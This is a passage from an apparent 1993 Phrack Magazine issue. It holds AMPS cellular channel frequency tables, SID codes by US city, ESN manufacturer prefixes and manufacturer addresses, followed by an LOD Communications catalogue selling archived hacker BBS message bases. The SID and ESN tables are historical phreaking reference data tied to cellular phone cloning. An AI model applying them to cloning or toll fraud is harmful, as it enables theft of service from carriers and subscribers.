Channel 7 (474) Tx 884.220 Rx 839.220
Channel 8 (495) Tx 884.850 Rx 839.850
Channel 9 (516) Tx 885.480 Rx 840.480
Channel 10 (537) Tx 886.110 Rx 841.110
Channel 11 (558) Tx 886.740 Rx 841.740
Channel 12 (579) Tx 887.370 Rx 842.370
```

```
Channel 13 (600) Tx 888.000 Rx 843.000
Channel 14 (621) Tx 888.630 Rx 843.630
Channel 15 (642) Tx 889.260 Rx 844.260
Channel 16 (663) Tx 889.890 Rx 844.890

Cell # 16
-------------------------------------------------
Channel 1 (349) Tx 880.470 Rx 835.470
Channel 2 (370) Tx 881.100 Rx 836.100
Channel 3 (391) Tx 881.730 Rx 836.730
Channel 4 (412) Tx 882.360 Rx 837.360
Channel 5 (433) Tx 882.990 Rx 837.990
Channel 6 (454) Tx 883.620 Rx 838.620
Channel 7 (475) Tx 884.250 Rx 839.250
Channel 8 (496) Tx 884.880 Rx 839.880
Channel 9 (517) Tx 885.510 Rx 840.510
Channel 10 (538) Tx 886.140 Rx 841.140
Channel 11 (559) Tx 886.770 Rx 841.770
Channel 12 (580) Tx 887.400 Rx 842.400
Channel 13 (601) Tx 888.030 Rx 843.030
Channel 14 (622) Tx 888.660 Rx 843.660
Channel 15 (643) Tx 889.290 Rx 844.290
Channel 16 (664) Tx 889.920 Rx 844.920

Cell # 17
-------------------------------------------------
Channel 1 (350) Tx 880.500 Rx 835.500
Channel 2 (371) Tx 881.130 Rx 836.130
Channel 3 (392) Tx 881.760 Rx 836.760
Channel 4 (413) Tx 882.390 Rx 837.390
Channel 5 (434) Tx 883.020 Rx 838.020
Channel 6 (455) Tx 883.650 Rx 838.650
Channel 7 (476) Tx 884.280 Rx 839.280
Channel 8 (497) Tx 884.910 Rx 839.910
Channel 9 (518) Tx 885.540 Rx 840.540
Channel 10 (539) Tx 886.170 Rx 841.170
Channel 11 (560) Tx 886.800 Rx 841.800
Channel 12 (581) Tx 887.430 Rx 842.430
Channel 13 (602) Tx 888.060 Rx 843.060
Channel 14 (623) Tx 888.690 Rx 843.690
Channel 15 (644) Tx 889.320 Rx 844.320
Channel 16 (665) Tx 889.950 Rx 844.950

Cell # 18
-------------------------------------------------
Channel 1 (351) Tx 880.530 Rx 835.530
Channel 2 (372) Tx 881.160 Rx 836.160
Channel 3 (393) Tx 881.790 Rx 836.790
Channel 4 (414) Tx 882.420 Rx 837.420
Channel 5 (435) Tx 883.050 Rx 838.050
Channel 6 (456) Tx 883.680 Rx 838.680
Channel 7 (477) Tx 884.310 Rx 839.310
Channel 8 (498) Tx 884.940 Rx 839.940
Channel 9 (519) Tx 885.570 Rx 840.570
Channel 10 (540) Tx 886.200 Rx 841.200
Channel 11 (561) Tx 886.830 Rx 841.830
Channel 12 (582) Tx 887.460 Rx 842.460
Channel 13 (603) Tx 888.090 Rx 843.090
Channel 14 (624) Tx 888.720 Rx 843.720
Channel 15 (645) Tx 889.350 Rx 844.350
Channel 16 (666) Tx 889.980 Rx 844.980

Cell # 19
-------------------------------------------------
Channel 1 (352) Tx 880.560 Rx 835.560
Channel 2 (373) Tx 881.190 Rx 836.190
Channel 3 (394) Tx 881.820 Rx 836.820
Channel 4 (415) Tx 882.450 Rx 837.450
Channel 5 (436) Tx 883.080 Rx 838.080
Channel 6 (457) Tx 883.710 Rx 838.710
```

Channel 7 (478) Tx 884.340 Rx 839.340
Channel 8 (499) Tx 884.970 Rx 839.970
Channel 9 (520) Tx 885.600 Rx 840.600
Channel 10 (541) Tx 886.230 Rx 841.230
Channel 11 (562) Tx 886.860 Rx 841.860
Channel 12 (583) Tx 887.490 Rx 842.490
Channel 13 (604) Tx 888.120 Rx 843.120
Channel 14 (625) Tx 888.750 Rx 843.750
Channel 15 (646) Tx 889.380 Rx 844.380

Cell # 20

Channel 1 (353) Tx 880.590 Rx 835.590
Channel 2 (374) Tx 881.220 Rx 836.220
Channel 3 (395) Tx 881.850 Rx 836.850
Channel 4 (416) Tx 882.480 Rx 837.480
Channel 5 (437) Tx 883.110 Rx 838.110
Channel 6 (458) Tx 883.740 Rx 838.740
Channel 7 (479) Tx 884.370 Rx 839.370
Channel 8 (500) Tx 885.000 Rx 840.000
Channel 9 (521) Tx 885.630 Rx 840.630
Channel 10 (542) Tx 886.260 Rx 841.260
Channel 11 (563) Tx 886.890 Rx 841.890
Channel 12 (584) Tx 887.520 Rx 842.520
Channel 13 (605) Tx 888.150 Rx 843.150
Channel 14 (626) Tx 888.780 Rx 843.780
Channel 15 (647) Tx 889.410 Rx 844.410

Cell # 21

Channel 1 (354) Tx 880.620 Rx 835.620
Channel 2 (375) Tx 881.250 Rx 836.250
Channel 3 (396) Tx 881.880 Rx 836.880
Channel 4 (417) Tx 882.510 Rx 837.510
Channel 5 (438) Tx 883.140 Rx 838.140
Channel 6 (459) Tx 883.770 Rx 838.770
Channel 7 (480) Tx 884.400 Rx 839.400
Channel 8 (501) Tx 885.030 Rx 840.030
Channel 9 (522) Tx 885.660 Rx 840.660
Channel 10 (543) Tx 886.290 Rx 841.290
Channel 11 (564) Tx 886.920 Rx 841.920
Channel 12 (585) Tx 887.550 Rx 842.550
Channel 13 (606) Tx 888.180 Rx 843.180
Channel 14 (627) Tx 888.810 Rx 843.810
Channel 15 (648) Tx 889.440 Rx 844.440

SIDH CODES

CITY	NON WIRELINE	WIRELINE
Abaline, TX	131	422
Aiken, GA	181	084
Akron, OH	073	054
Albany, GA	241	204
Albany, NY	063	078
Alburqueque, NM	079	110
Alexandria, VA	243	212
Allentown, PA	103	008
Alton, IL	017	046
Altoona, PA	247	032
Amarillo, TX	249	422
Anchorage, AK	251	234
Anderson, SC	139	116
Anniston, AL	255	098
Appleton, WI	217	240
Asheville, NC	263	246
Ashland, WV	307	xxx

Athens, AL	203	198
Athens, GA	041	034
Atlanta, GA	041	034
Atlantic City, NJ	267	250
Augusta, GA	181	084
Aurora, IL	001	020
Austin, TX	107	164
Bakersfield, CA	183	228
Baltimore, MD	013	018
Bangor, ME	271	254
Baton Rouge, LA	085	106
Battle Creek, MI	403	256
Beaumont, TX	185	012
Bellingham, WA	047	006
Beloit, WI	217	210
Benton Harbor, MI	277	260
Biddeford, ME	501	484
Billings, MT	279	262
Biloxi, MS	281	264
Binghampton, NY	283	266
Birmingham, AL	113	098
Bishop, CA	1063	xxx
Bismark, ND	285	268
Bloomington, IL	455	532
Boise, ID	289	272
Boston, MA	007	028
Bradenton, FL	175	042
Bremerton, WA	047	006
Bridgeport, CT	119	088
Bristol, TN	149	042
Brownsville, TX	451	434
Bryan, TX	297	280
Buffalo, NY	003	056
Burlington, NC	069	144
Burlington, VT	313	300
Canton, OH	073	054
Casper, WY	301	284
Cedar Falls, IA	589	568
Cedar Rapids, IA	303	286
Champaign, IL	305	532
Charleston, WV	307	290
Charleston, SC	127	156
Charlotte, NC	139	114
Charlottesville, VA	309	292
Chattanooga, TN	161	148
Chicago, IL	001	020
Cincinatti, OH	051	014
Clarksville, TN	179	296
Cleveland, OH	015	054
College Station, TX	297	280
Colorado Springs, CO	045	180
Columbia, SC	189	182
Columbus, GA	319	302
Columbus, OH	133	138
Corpus Christi, TX	191	184
Council BLuffs, IA	137	152
Cumberland, MD	321	304
Dallas, TX	033	038
Danville, VA	323	306
Davenport, IA	193	186
Dayton, OH	163	134
Daytona Beach, FL	325	308
Decatur, IL	327	532
Dennison, TX	033	038
Denver, CO	045	058
Des Moines, IA	195	150
Detroit, MI	021	010
Dotham, AL	329	312
Dubuque, IA	331	314
Duluth, MN	333	316

Durham, NC	069	144
Eau Claire, WI	335	318
Elgin, IL	001	020
El Paso, TX	097	092
Elkhart, IN	549	530
Elmira, NY	283	266
Enid, OK	341	324
Erie, PA	343	326
Eugene, OR	061	328
Evansville, IN	197	190
Fairbanks, AK	---	1018
Fargo, ND	347	330
Fayettesville, NC	349	100
Fayettesville, AR	607	342
Flint, MI	021	010
Florence, AL	351	334
Florence, SC	377	350
Fort Collins, CO	045	336
Fort Lauderdale, FL	037	024
Fort Myers, FL	355	042
Fort Pierce, FL	037	340
Fort Smith, AR	359	342
Fort Walton Beach, FL	361	344
Fort Wayne, IN	199	080
Fort Worth, TX	033	038
Fresno, CA	153	162
Gainesville, FL	365	348
Gadsden, AL	363	098
Galveston, TX	367	012
Glens Falls, NY	063	078
Grand Forks, ND	371	356
Grand Rapids, MI	021	244
Granite City, IL	017	046
Great Falls, MT	373	358
Greeley, CO	045	360
Green Bay, WI	217	362
Greensboro, NC	095	142
Greenville, SC	139	116
Gulf of Mexico, LA	171	194
Gulfport, MS	---	264
Gunterville, AL	203	198
Hagerstown, MD	381	364
Hamilton, OH	383	366
Harlingen, TX	451	434
Harrisburg, PA	159	096
Hartford, CT	119	088
Hickory, NC	385	368
Hilo, HI	1161	060
Holbrook, AZ	1027	---
Honolulu, HI	167	060
Houma, LA	387	370
Houston, TX	035	012
Huntington, WV	307	196
Huntsville, AL	203	198
Indianapolis, IN	019	080
Iowa City, IA	389	286
Jackson, MI	391	374
Jackson, MS	205	160
Jacksonville, FL	075	136
Jacksonville, NC	393	376
Janesville, WI	217	210
Jerseyville, IL	245	586
Johnson City, TN	149	074
Johnstown, PA	039	032
Joliet, IL	001	020
Joplin, MO	401	384
Juneau, AK	---	1022
Kalamazoo, MI	403	386
Kankakee, IL	001	020
Kansas City, MO	059	052

Kennewick, WA	---	500
Killeen, TX	409	392
Kingsport, TN	149	074
Knoxville, TN	093	104
Kokomo, IN	411	080
LaCross, WI	413	396
Lafayette, IN	415	080
Lafayette, LA	431	414
Lake Charkes, LA	417	400
Lakeland, FL	175	042
Lancaster, PA	159	096
Lansing, MI	021	188
Laredo, TX	419	402
Las Cruces, NM	097	404
Las Vegas, NV	211	064
Lawrence, KS	059	406
Lawton, OK	425	408
Lewiston, ME	427	482
Lexington, KY	213	206
Lihue, HI	1157	060
Lincoln, NE	433	416
Little Rock, AR	215	208
Longview, TX	229	418
Lorain, OH	437	054
Los Angeles, CA	027	002
Louisville, KY	065	076
Lubbock, TX	439	422
Lynchburg, VA	441	424
Macon, GA	443	426
Madison, WI	217	210
Manchester, NH	445	428
Mansfield, OH	447	430
Marshall, TX	229	418
McAllen, TX	451	434
Medford, OR	061	436
Melbourne, FL	175	068
Memphis, TN	143	062
Miami, FL	037	024
Midland, TX	459	422
Millville, NH	---	250
Milwaukee, WI	005	044
Minneapolis, MN	023	026
Mobile, AL	081	120
Modesto, CA	233	224
Moline, IL	193	186
Monroe, LA	463	440
Monterey, CA	527	126
Montgomery, AL	465	444
Moorehead, ND	---	330
Muncie, IN	467	080
Muskegon, MI	021	448
Nashua, NH	445	428
Nashville, TN	179	118
New Bedford, MA	119	028
New Brunswick, NY	173	022
New Haven, CT	119	088
New Orleans, LA	057	036
Newport News, VA	083	168
New York, NY	025	022
Norfolk, VA	083	168
Ocala, FL	473	348
Odessa, TX	475	422
Oklahoma City, OK	169	146
Olympia, WA	047	006
Omaha, NE	137	152
Orange County, NY	479	486
Orlando, FL	175	068
Ottawa, IL	1177	1178
Oxnard, CA	027	002
Panama City, FL	483	462

Parkersburg, WV	485	032
Pascagoula, MS	487	264
Pasco, WA	---	500
Pensacola, FL	361	120
Peoria, IL	221	214
Petaluma, CA	031	040
Petersburg, VA	071	472
Philadelphia, PA	029	008
Phoenix, AZ	053	048
Pine Bluff, AR	493	208
Pittsburg, PA	039	032
Pittsfield, MA	119	480
Placerville, CA	---	1080
Ponce, PR	497	082
Portland, ME	499	482
Portland, OR	061	030
Portsmouth, NH	501	484
Poughkeepsie, NY	503	486
Providence, RI	119	028
Provo, UT	091	488
Pueblo, CO	045	490
Raleigh, NC	069	144
Rapid City, SD	511	494
Reading, PA	103	008
Redding, CA	513	294
Reno, NV	515	498
Richland, WA	517	500
Richmond, VA	071	170
Roanoke, VA	519	502
Rochester, NH	501	484
Rochester, MN	521	504
Rochester, NY	117	154
Rockford, IL	217	506
Sacramento, CA	129	112
Saginaw, MI	021	389
Salem, OR	061	030
Salinas, CA	527	040
Salt Lake City, UT	091	094
San Angelo, TX	529	510
San Antonio, TX	151	122
San Deigo, CA	043	004
San Francisco, CA	031	040
San Jose, CA	031	040
San Juan, PR	227	218
Santa Barbara, CA	531	040
Santa Cruz, CA	031	126
Santa Rosa, CA	031	040
Sarasota, FL	175	142
Savanna, GA	539	520
Schenectady, NY	063	078
Scranton, PA	103	172
Seattle, WA	047	006
Sharon, PA	089	126
Sheboygan, WI	543	044
Shreveport, LA	229	220
Sioux City, IA	547	528
Sioux Falls, SD	555	540
South Bend, IA	549	530
Spartanburg, SC	139	116
Spokane, WA	231	222
Springfield, IL	551	532
Springfield, MO	559	546
Springfield, OH	573	134
Springfield, MA	119	188
St. Cloud, MN	553	534
St. Joseph, MO	059	536
St. Louis, MO	017	046
St. Petersberg, FL	175	042
State College, PA	159	032
Stuebenville, OH	039	032

Stockton, CA	233	224
Stroudsburg, PA	103	172
Syracuse, NY	077	086
Tacoma, WA	047	006
Tallahassee, FL	565	544
Tampa, FL	175	042
Temple, TX	409	392
Terre Haute, IN	567	080
Texarkana, TX	229	550
Toledo, OH	021	130
Topeka, KS	059	552
Trenton, PA	029	008
Tucson, AZ	053	140
Tulsa, OK	111	166
Tuscaloosa, AL	577	098
Ukiah, CA	1075	---
Utica, NY	235	226
Vallejo, CA	031	040
Victoria, TX	581	562
Vineland, NJ	583	250
Visalia, CA	153	162
Waco, TX	587	566
Warren, OH	089	126
Washington, DC	013	018
Waterloo, IA	589	568
Wausau, WI	591	570
West Palm Beach, FL	037	024
Wheeling, WV	039	032
Wichita Falls, TX	595	574
Wichita, KS	165	070
Wilkes Barr, PA	103	172
Williamsport, PA	103	576
Wilmington, DE	123	008
Wilmington, NC	599	578
Winston-Salem, NC	095	142
Worcester, MA	007	028
Yakima, WA	601	580
York, PA	159	096
Youngstown, OH	089	126
Yuba City, CA	129	112

ESN PREFIXES BY MANUFACTURER

Manufacturer	Decimal	Hex
Alpine Electronics	150	96
AT&T	158	9E
Audiovox-Audiotel	138	8A
Blaupunkt	148	94
Clarion Company	140	8C
Clarion Manufacturing Co.	166	A6
CM Communications	153	99
Di-Bar Electronics	145	91
E.F. Johnson	131	83
Emptel Electronics	178	B2
Ericsson	143	8F
Ericsson GE Mobile	157	9D
Fujitsu	133	85
Gateway Telephone	147	93
General Electric	146	92
Goldstar Products	141	8D
Harris	137	89
Hitachi	132	84
Hughes Network Systems	164	A4
Hyundai	160	A0
Japan Radio Co., Ltd.	152	98
Kokusai	139	8B
Mansoor Electronics	167	A7
Mobira	156	9C

Motorola	130	82
Motorola International	168	A8
Mitsubishi	134	86
Murata Machinery	144	90
NEC	135	87
Nokia	165	A5
Novatel	142	8E
OKI	129	81
Panasonic (Matsushita)	136	88
Philips Circuit Assemblies	171	AB
Philips Telecom	170	AA
Qualcomm	159	9F
Samsung Corp.	176	B0
Sanyo	175	AF
Satellite Technology Services	161	A1
Shintom West	174	AE
Sony Corp.	154	9A
Tama Denki Co.	155	9B
Tecnhophone	162	A2
Uniden Corp. of America	172	AC
Uniden Corp. of Japan	173	AD
Universal Cellular	149	95
Yupiteru Industries	163	A3

Manufacturers' Addresses

Alpine Electronics of America
191456 Gramercy Place
Torrance, CA 90501
310-326-8000

Antel Corporation
400 Oser Avenus
Hauppauge, NY 11788
516-273-6800

AT&T Consumer Products
5 Woodhollow Drive
Parsippany, NJ 07054
201-581-3000

Audiovox Corp.
150 marcus Blvd.
Hauppauge, NY 11788
516-231-7750

Blaupunkt
Robert Bosch Corp.
2800 S. 25th Avenue
Broadview, IL 60153
708-865-5200

Clarion Corp. of America
661 W. Redondo Beach Blvd.
Gardena, CA 90247
310-327-9100

DiamondTel
Mitsubishi Electronics of America
800 Biermann Court
Mt. Prospect, IL 60056
708-298-9223

Ericsson
P.O. Box 4248
Lynchburg, VA 24502
800-CAR-FONE

Fujitsu America, Inc.

2801 Telecom Parkway
Richardson, TX 75082
214-690-9660

GE Mobile Communications
P.O. Box 4248
Lyunchburg, VA 24502
800-CAR-FONE

GoldStar
1850 W. Drake Drive
Tempe, AZ 85283
602-752-2200

Hughes Network Systems
11717 Exploration Lane
Germantown, MD 20876
301-428-5500

Kenwood USA Corp.
2201 E. Dominguez Street
Long Beach, CA 90810
310-639-9000

Mitsubishi International
1500 Michael Drive, Suite B
Wood Dale, IL 60191
708-860-4200

Motorola, Inc.
1475 W. Shure Drive
Arlington Heights, IL 60004
708-632-5000
800-331-6456

Muratec
5560 Tennyson Parkway
Plano, TX 75024
214-403-3300

NEC America, Inc.
Mobile Radio Division
383 Omni Drive
Richardson, TX 75080
214-907-4000

Nokia Mobile Phones
2300 Tall Pines Drive, Suite 120
Largo, FL 34641
813-536-5553

NovAtel
P.O. Box 1233
Fort Worth, TX 76101
817-847-2100

OKI Telecom
437 Old Peachtree Road
Suwanee, GA 30174
404-995-9800

Omni Cellular
96 S. Madison Street
Carthage, IL 62321
217-357-2308

Panasonic Communications
Two Panasonic Way
Secaucus, NJ 07094
201-348-7000

Panasonic Company
One Panasonic Way
Secaucus, NJ 07096
201-348-9090

Pioneer Electronics
2265 E. 220th Street
Long Beach, CA 90810
310-835-6177

Sanyo
21350 Lassen Street
Chatsworth, CA 91311
800-421-5013
818-998-7200

Shintom West
20435 South Western Avenue
Torrance, CA 90501
310-328-7200

Sony Corp. of America
Sony Drive
Park Ridge, NJ 07656
201-930-1000

Tandy Corp.
700 One Tandy Center
Fort Worth, TX 76102
817-390-3300

Technophone Corp.
1801 Penn Street, Suite 3
Melbourne, FL 32901
407-952-2100

Uniden America Corp.
4700 Amon Carter Blvd.
Fort Worth, TX 71655
817-858-3300\032

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 18 of 27

The LOD Communications Underground H/P BBS Message Base Project: Price Listing of Currently Available Message Bases and Order Form. Holdings List Version #1, 5/15/93

This file contains:

- Background information on the project;
- Currently completed message bases with prices; and,
- Order form and stipulations.

If you have already seen some of the background information contained in the following paragraphs, note that additional information has been added. The aim was to make this file as self-contained as possible. It is approximately seven pages in length (23K) and it should answer all of your questions.

The Project:

Throughout history, physical objects have been preserved for posterity for the benefit of the next generation of humans. Cyberspace, however, isn't very physical; data contained on floppy diskettes has a finite lifetime as does the technology to retrieve that data. The earliest underground hacker bulletin board systems operated at a time when TRS-80s, Commodore 64s, and Apple][s were state-of-the-art. Today, it is difficult to find anyone who has one of these machines in operating condition, not to mention the brain cells left to recall how to operate them. :-(

LOD Communications has created a historical library of the "dark" portion of Cyberspace. The project's goal is to acquire as much information as possible from underground Hack/Phreak (H/P) bulletin boards that were in operation during a decade long period, dating from the beginnings (in 1980/81 with 8BBS and MOM: Modem Over Manhattan) to the legendary OSUNY, Plover-NET, Legion of Doom!, Metal Shop, etc. up through the Phoenix Project circa 1989/90. Currently, messages from over 50 different BBSes have been retrieved, although very few message bases are 100% complete. However, not having a complete "set" does not diminish their value.

Who Benefits From This Information?:

- PARTICIPANTS who were on the various H/P BBSes may want to see their contribution to history or reminisce about the "golden era" of hacking;

- ENTHUSIASTS who came into the "scene" after most of these boards were down may want to see what they missed;

- COMPANIES who may want to see if their (or their competitors') phone systems, computers, or networks were compromised;

- SECURITY PROFESSIONALS/LAW ENFORCEMENT who may want to see what techniques were used to subvert computer security systems;

- SCHOOLS AND UNIVERSITIES (including their libraries) who may want to use the information for research in sociology or computer science as well as for educational purposes in courses such as Computer Law, Computer Ethics, and Computer Security;

- AUTHORS/PRESS who may want to finally get the facts straight about "hackers;" and,

- THE CURIOUS PUBLIC who may want to sneak a peek into the inner realm of the Computer Underground, especially those Restricted Access BBSes and their Private sub-boards where only a small handful of "the best"

resided.

Were the individuals involved in the Computer Underground out to start World War III, selling secrets to the Soviets, working with organized crime, conspiring to do evil, or just a bunch of bored teenagers with nothing better to do? How much did they know, and how did they find it out? Did they have the capability to shut down phone service of Area Code portions? Could they ruin someone's credit? Could they "move satellites in the heavens?" Could they monitor packet switching network conversations or YOUR conversations? The answers lie within the messages themselves.

Why is LODCOM Charging Money For The Message Bases?:

As happens with most projects, the effort and monetary investment turned out to be substantially more than originally anticipated. With all of the high-tech equipment available today, people sometimes forget that in the early 1980s, 14.4K baud modems and 250 MB hard drives were just a fantasy for the home computer user. Most messages Lodcom has recovered were downloaded at 300 baud onto 143K disk drives, with each file usually no larger than 15K in size. One could not call a BBS and download the complete message base in 10 minutes and save it into one file. Literally hundreds of man-hours have been spent copying dusty Apple][disks, transferring them to IBM (or typing in hard copy versions when electronic versions were unavailable), organizing over one thousand individual files (thus far) according to what BBS the messages were originally posted on, and splicing the files together. Also, after consulting with the appropriate civil liberties organizations and our own legal counsel, a slight editing of the messages (restricted to long distance access codes, phone numbers, and computer passwords) had to be made to ensure that there is nothing illegal contained within the messages. Every effort was made to keep the messages in their pristine condition: 40 columns, ALL CAPS, spelling errors, offensive language, inaccuracies of various kinds, and ALL.

Although a fairly comprehensive collection of the goings-on during a decade of public and private computer underground activity has been accomplished, there are more messages out there. It is our wish to continue to document the History of the Computer Underground. In order to do this, and in order to break even on what resources have already been expended (it is a LOT more than most people realize), a dollar value has been attached to each set of message bases. The dollar values were kept as low as possible and range from $1.00 to $8.00 for each H/P BBS Message Base Set. Without your understanding and support, this effort may not be able to sustain itself long enough to complete the project. A large portion of any profits will be recycled for two other projects in the works, whose aim is to provide additional historical background on the Computer Underground Community. That is, no one involved is quitting their day job :-)

One additional note: For those who purchase the Metal Shop Private Message Base, 100% of the price ($4.00) will be donated to help pay for Craig Neidorf's (Knight Lightning) Legal Defense bills (due to his successful campaign to protect First Amendment rights for electronic publishing, i.e. the PHRACK/E911 case).

How The Prices Were Determined:

Prices were determined based on the following considerations:

- The number of years ago that the BBS operated (affected availability);
- The total number of messages compiled (required more time to compile);
- Its popularity and message content (anticipated demand);
- Whether the BBS or portions thereof were deemed "elite" and, therefore, restricted access to a small number of users (affected availability); and,

- An additional factor to account for overhead costs such as diskettes, diskette mailing containers, postage, time to fill orders, etc.

What Each "Message Base File" Contains:

- A two page general message explaining H/P BBS terminology and format.

- The BBS Pro-Phile: A historical background and description of the BBS either written by the original system operator(s) or those who actually called the BBS when it was in operation (it took months to track the appropriate people down and get them to write these specifically for this project; lesser known BBSes may not contain a Pro-Phile);

- Messages posted to the BBS (i.e. the Message Base);

- Downloaded Userlists if available; and

- Hacking tutorials a.k.a. "G-Philes" that were on-line if available.

It is anticipated that most people who are interested in the message bases have never heard of a lot of the BBS names shown in the listing. If you have seen one set of messages, you have NOT seen them ALL. Each system had a unique personality, set of users, and each has something different to offer. If you decide to order the minimum, we recommend that you mix a high-priced base ($7.00 or above) with a couple of medium-priced bases ($4.00 to $6.00) and a few lower-priced bases ($1.00 to $3.00). This will provide you with a feel for what was happening over a broad range of years and message quality. Of course, nothing beats the full set (offered at a discount, see order form).

Formats the Message Base Files are Available in:

Due to the large size of the Message Base Files, they will be compressed using the format of your choice. Please note that Lodcom does NOT include the compression/decompression program (PKZIP, PAK, etc.). ASCII (decompressed) files will be provided for $2.00 extra to cover additional diskette and shipping costs. The files are available for:

- IBM (5.25 or 3.5 inch)
- AMIGA (3.5 inch)
- APPLE MACINTOSH (3.5 inch)
- PAPER versions can be ordered but cost triple (due to increased shipping costs, time to print order, and messages being in 40 column format and therefore wasting lots of paper...save those trees!). Paper versions take twice the time to deliver but are laser printed.

Orders are expected to arrive at the requesters' physical mail box in 2-4 weeks upon receipt of the order.

FAQs (Frequently Asked Questions):

QUESTION: How long will these Message Base Files be available?

ANSWER: We cannot say for sure. This is an ongoing effort and your support will allow us to continue until we are satisfied with having recovered the last decent scraps of messages out there. Assuming there is a demand for these messages, all H/P BBSes of WORTH (i.e. NON-"codez" and NON-"warez" systems) are expected to be offered by the end of the Summer of 1993. A Guesstimate of what will be offered is 80 to 100 Message Bases, half of which will be rather partial. Orders are expected to be filled up until the end of 1993 although this may change. Regardless, we will send out notification well in advance of ceasing operations.

QUESTION: "Can I help out? I have some old messages" (either on a C64,

Apple, IBM [best for us], or printout).

ANSWER: Contact us ASAP! We will work out an equitable agreement depending on the quantity, quality, format, and "ancientness" of the messages. Your contribution will not go unrecognized.

QUESTION: Say if I purchase BBS "X" which has 100 messages and the next Version of your Price Listing shows BBS "X" now has 200 messages, do I have to pay the for the first 100 all over again if I want the other 100 messages?

ANSWER: No. If a small number of additional messages are added, they will be sent for the price of a diskette and postage only, i.e. the information will be free. If a larger number such as 100 new messages are added, then if you previously purchased the message base, the additional messages will be discounted. Those who pay the Commercial Rate (corporations, government, etc.) will receive updates of the purchased Volume for FREE regardless of how many new messages there are, and LODCOM also pays for the postage and diskette(s).

QUESTION: What if I purchase the minimum order now and, when the next Version of the price list is released, I want to get more Message Bases? Do I have to still pay the $20.00 minimum?

ANSWER: No. If you are a previous customer, the minimum is cut in half, that is, $10.00. Commercial customers who bought Volume #1 (the current "Complete Set"), are obviously not obligated to purchase the added Message Bases (the next Volume).

QUESTION: I would really like to get a feel for what one or two of the boards were like before I order them. Can I get more info?

ANSWER: Yes. A Sample of Actual Messages is available by performing the following, so long as you have TELNET access to the Internet:

```
Telnet to:  198.67.3.2      [IP Address for PHANTOM.COM]
Type:       mindvox         [To enter the Mindvox system]
login as:   guest           [To look around]
At prompt:  finger lodcom   [To see our Sample Messages File]
```

If you do not have TELNET access to the Internet, AND your host will NOT "bounce" a 50K file, Lodcom will send you the Sample Messages File if you specifically request it.

The Price List:

LOD Communications (c) 1993: Price List of Hack/Phreak BBS Message Bases

BBS NAME	A/C	SYSOP(S)	# MSGS	DATES	KBYTES	PRICE
Alliance BBS	618	Phantom Phreaker Doom Prophet	113 G,P	2/09/86 - 6/30/86	215	$ 3.00 B
Black Ice Private	703	The Highwayman	880 P,U	12/1/88 - 5/13/89	580	$ 7.00 B
Broadway Show/ Radio Station BBS	718	Broadway Hacker	180	9/29/85 - 12/27/85	99	$ 3.00 B
CIA BBS	201	CIA Director	30	5/02/84 - 6/08/84	30	$ 1.00
C.O.P.S.	305	Mr. Byte-Zap The Mechanic	227 G,R,U	11/5/83 - 7/16/84	196	$ 4.00 B
Face To Face	713	Montressor Doc Holiday *	572	11/26/90 - 12/26/90	400	$ 2.00 B

Farmers Of Doom	303	Mark Tabas	41 G	2/20/85 - 3/01/85	124	$ 2.00 B
Forgotten Realm	618	Crimson Death	166	3/08/88 - 4/24/88	163	$ 3.00 B
Legion Of Doom!	305	Lex Luthor Paul Muad'Dib *	194 G,P,U	3/19/84 - 11/24/84	283	$ 6.00 B
Metal Shop Private	314	Taran King Knight Lightning	520 P,R,U	4/03/86 - 5/06/87	380	$ 4.00 BD
OSUNY	914	Tom Tone Milo Phonbil *	375 G,U	7/9/82 - 4/9/83	368	$ 8.00 B
Phoenix Project	512	The Mentor Erik Bloodaxe *	1118 G,R	7/13/88 - 2/07/90	590	$ 4.00 B
Plover-NET	516	Quasi Moto Lex Luthor *	346 G	1/14/84 - 5/04/84	311	$ 5.00 B
Safehouse	612	Apple Bandit	269 G,U	9/15/83 - 5/17/84	251	$ 4.00 B
Sherwood Forest I	212	Magnetic Surfer	92 P,U	5/01/84 - 5/30/84	85	$ 2.00 B
Sherwood Forest][	914	Creative Cracker Bioc Agent 003 *	100 G	4/06/84 - 7/02/84	239	$ 3.00 B
Split Infinity	408	Blue Adept	52	12/21/83 - 1/21/84	36	$ 1.00 B
Twilight Phone	???	System Lord	17	9/21/82 - 1/09/83	24	$ 1.00
Twilight Zone/ Septic Tank	203	The Marauder Safe Cracker *	108 G,U	2/06/85 - 7/24/86	186	$ 3.00 B
WOPR	617	Terminal Man The Minute Man *	307 G,U	5/15/84 - 1/12/85	266	$ 6.00 B

NOTES: In SYSOP(S) column, * indicates remote sysop.

In #msgs column, P indicates that the BBS was Private, R indicates BBS was public but restricted access sub-board(s) are included, G indicates that SOME (or maybe all) of the G-files written by the sysop and/or files that were available on the BBS are included, U indicates that a BBS Userlist (typically undated) is included.

DATES column shows the starting and ending dates for which messages were buffered (and therefore available) although there may be some gaps in the chronological order.

KBYTES column shows size of complete file containing messages, g-files, userlist, etc. COST column indicates current cost of message base in U.S. Dollars, "B" indicates that a "BBS Pro-Phile" was written and is included, "D" indicates that 100% of all orders for that BBS (Metal Shop Private) will be donated to help pay for Craig Neidorf's (Knight Lightning) Legal Defense bills.

LODCOM is currently organizing and splicing messages from over 30 more H/P BBSes [shown below] and, as the files are completed and/or as additional messages are procured for the above systems, updates of this listing will be released. Next release is expected some time in JUNE of 1993: Modem Over Manhattan (MOM), 8BBS (213), Mines of Moria (713), Pirates Cove (516) sysop: BlackBeard, Catch-22 (617) sysop: Silver Spy, Phreak Klass 2600 (806) sysop: The Egyptian Lover, Blottoland (216) sysop: King Blotto, Osuny 2 (a.k.a. The

Crystal Palace) (914), The Hearing Aid, Split Infinity (408), (303) sysop: The ShadowMaster, ShadowSpawn (219) sysop: Psychic Warlord, IROC (817) sysop: The Silver Sabre, FreeWorld II (301) sysop: Major Havoc, Planet Earth, Ripco (312) sysop: Dr. Ripco, Hackers Heaven (217) sysop: Jedi Warrior, Demon Roach Underground (806) sysop: Swamp Ratte, Stronghold East Elite (516) sysop: Slave Driver, Pure Nihilism, 5th Amendment (713) sysop: Micron, Newsweek Elite (617) sysop: Micro Man, Lunatic Labs (415) sysop: The Mad Alchemist, Laser Beam (314), Hackers Den (718) sysop: Red Knight, The Freezer (305) sysop: Mr. Cool, The Boca Harbour (305) sysop: Boca Bandit, The Armoury (201) sysop: The Mace, Digital Logic's Data Center (305) sysop: Digital Logic, Asgard (201), The KGB, Planet Earth (714), PBS (702), Lost City of Atlantis sysop: The Lineman, and more.

Hacking/Phreaking Tutorials a.k.a. "G-Philes":

